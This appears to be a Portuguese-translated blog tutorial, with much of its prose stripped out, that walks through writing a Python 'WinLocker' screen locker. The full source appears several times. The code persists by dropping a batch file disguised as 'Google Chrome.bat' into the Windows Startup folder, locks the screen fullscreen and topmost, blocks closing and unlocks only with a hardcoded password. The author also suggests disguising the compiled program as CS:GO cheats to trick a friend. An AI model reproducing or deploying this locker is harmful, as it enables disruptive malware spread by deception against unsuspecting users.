Atenção!
Este artigo foi criado para fins educacionais ! O autor não é responsável por suas ações ilegais e pelos danos causados ao seu computador. Lembre-se, isso não é um tipo de brinquedo, é um WINLOCKER ! O autor desencoraja fortemente a execução do programa descrito neste artigo sem ler o código em detalhes .
Introdução
E olá a todos, rapazes, estou com vocês, Gamer Disclaimer. O que você acha que tenho feito 2 dias seguidos? Não, eu não joguei Dota (e não aconselho, já que vocês se chamam de programadores). Eu estava preparando material para Habr. Ou melhor, ele criou um vinlocker. E não, eu não comuniquei , roubei de alguém, mas eu mesmo criei do zero. E hoje vou te ensinar como criá-lo. E sim, se você não leu o aviso de isenção de responsabilidade, em nenhum caso use este código em detrimento de outras pessoas! Bem, sem mais delongas, vamos lá!
O que nós precisamos?
Para criar um winlocker, precisamos:
Python em si, que você pode instalar no site oficial
Um editor de texto, no meu caso será S ***** e Text, censura para que a moderação não considere isso um PR (na verdade, você pode escrever até em um bloco de notas simples)
Acesso à Internet para instalar os módulos necessários no PyPI
Computador Windows
Pelo menos algum conhecimento básico de Python
Braços retos
Chá com leite ou pelo menos café
Vamos começar a escrever
Bem, como nos certificamos de que temos tudo de que precisamos, agora podemos começar a escrever o código.
Crie um arquivo main.py em qualquer diretório

Depois disso, abra em qualquer editor.

E começamos a escrever nosso código mágico ...
Instalando e importando módulos
Oh sim ... quase esqueci. Ainda precisamos abrir a linha de comando (digite Win + R e escreva cmd

e chegamos à linha de comando ...

nós apresentamos lá pip install getpass3
E temos uma instalação

pip install pyautogui
pip install playsound
, :
# ,
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
,
USER_NAME = getpass.getuser()
USER_NAME
, User.
,
window = Tk() # window , Tk()
window.title("WinLocker by GDisclaimer") # WinLocker by GDisclaimer
window.geometry('400x250') # , , 400 250
window['bg'] = 'black' #
window.mainloop() # ,

, , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
window.mainloop()
,
. , , . :
cd "C:\Your\Path\To\The\Main\Py\File"
C:/myFiles.
cd "C:\myFiles"

:
python main.py
.

! ....
.
, . . 1920x1080 . 1366x768. -

, .
, , .
. window.mainloop()
# Base size
normal_width = 1920 #
normal_height = 1080 #
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))

- :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
window.mainloop()
. ,
- , - . .
# ,
def play(test):
playsound('sound.mp3', False)
#
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
# Alt + F4
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
# , ,
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
#
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
, . - . ! . - .
, play(test)
. ! sound.mp3. .
.
: http://www.mediafire.com/file/ouuwbnw48l415xd/sound.mp3/file
. sound.mp3,

. ! ?
...
(-, ):
add_to_startup("C:\\myFiles\\main.py") #
fullscreen() # , ,
#
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
# .grid,
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
#
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
# , clicked()
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
#
play('sound.mp3')
! ALT + F4
, : petya
. :

, :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
play('sound.mp3')
window.mainloop()
Alt + F4
, .
. window.mainloop()
block()

.
: petya
. , . . main.py w, main.pyw
! , :
from playsound import *
import tkinter
from tkinter import *
import tkinter as tk
from tkinter import ttk
import getpass
import sys
import os
import os.path
import pyautogui
from time import sleep
USER_NAME = getpass.getuser()
window = Tk()
window.title("WinLocker by GDisclaimer")
window.geometry('400x250')
window['bg'] = 'black'
# Base size
normal_width = 1920
normal_height = 1080
# Get screen size
screen_width = window.winfo_screenwidth()
screen_height = window.winfo_screenheight()
# Get percentage of screen size from Base size
percentage_width = screen_width / (normal_width / 100)
percentage_height = screen_height / (normal_height / 100)
# Make a scaling factor, this is bases on average percentage from
# width and height.
scale_factor = ((percentage_width + percentage_height) / 2) / 100
# Set the fontsize based on scale_factor,
# if the fontsize is less than minimum_size
# it is set to the minimum size
fontsize = int(20 * scale_factor)
minimum_size = 10
if fontsize < minimum_size:
fontsize = minimum_size
fontsizeHding = int(72 * scale_factor)
minimum_size = 40
if fontsizeHding < minimum_size:
fontsizeHding = minimum_size
# Create a style and configure for ttk.Button widget
default_style = ttk.Style()
default_style.configure('New.TButton', font=("Helvetica", fontsize))
def play(test):
playsound('sound.mp3', False)
def add_to_startup(file_path=""):
if file_path == "":
file_path = os.path.dirname(os.path.realpath(__file__))
bat_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup' % USER_NAME
with open(bat_path + '\\' + "Google Chrome.bat", "w+") as bat_file:
bat_file.write(r'start "" %s' % file_path)
def block():
pyautogui.moveTo(x=680,y=800)
window.protocol("WM_DELETE_WINDOW",block)
window.update()
def fullscreen():
window.attributes('-fullscreen', True, '-topmost', True)
def clicked():
res = format(txt.get())
if res == 'petya':
file_path = '/tmp/file.txt'
file_path = r'C:\Users\%s\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Google Chrome.bat' % USER_NAME
os.remove(file_path)
sys.exit()
add_to_startup("C:\\myFiles\\main.py")
fullscreen()
txt_one = Label(window, text='WinLocker by GamerDisclaimer', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_two = Label(window, text=', :(', font=("Arial Bold", fontsizeHding), fg='red', bg='black')
txt_three = Label(window, text=' . , !', font=("Arial Bold", fontsize), fg='white', bg='black')
txt_one.grid(column=0, row=0)
txt_two.grid(column=0, row=0)
txt_three.grid(column=0, row=0)
txt_one.place(relx = .01, rely = .01)
txt_two.place(relx = .01, rely = .11)
txt_three.place(relx = .01, rely = .21)
txt = Entry(window)
btn = Button(window, text=" ", command=clicked)
txt.place(relx = .28, rely = .5, relwidth=.3, relheight=.06)
btn.place(relx = .62, rely = .5, relwidth=.1, relheight=.06)
block()
play('sound.mp3')
window.mainloop()
.EXE
Você também pode compilar todo o código em uma extensão .exe usando o pyinstaller . Eu sou um autor muito gentil, e decidi lançar para você um instalador disfarçado de cheats para CS: GO, você pode enganar um amigo com isso, mas prometa que não fará ataques com este winlocker, e também quando você rir um pouco, certifique-se de dizer a senha do winlocker: )
Conclusão
Concluindo, quero dizer aos céticos - você pode criar vírus em qualquer lugar. Mesmo no mesmo PHP ...
Obrigado a todos por lerem meu artigo, e obrigado pela moderação, caso meu artigo entre no feed.
Boa sorte a todos e tenham um bom dia!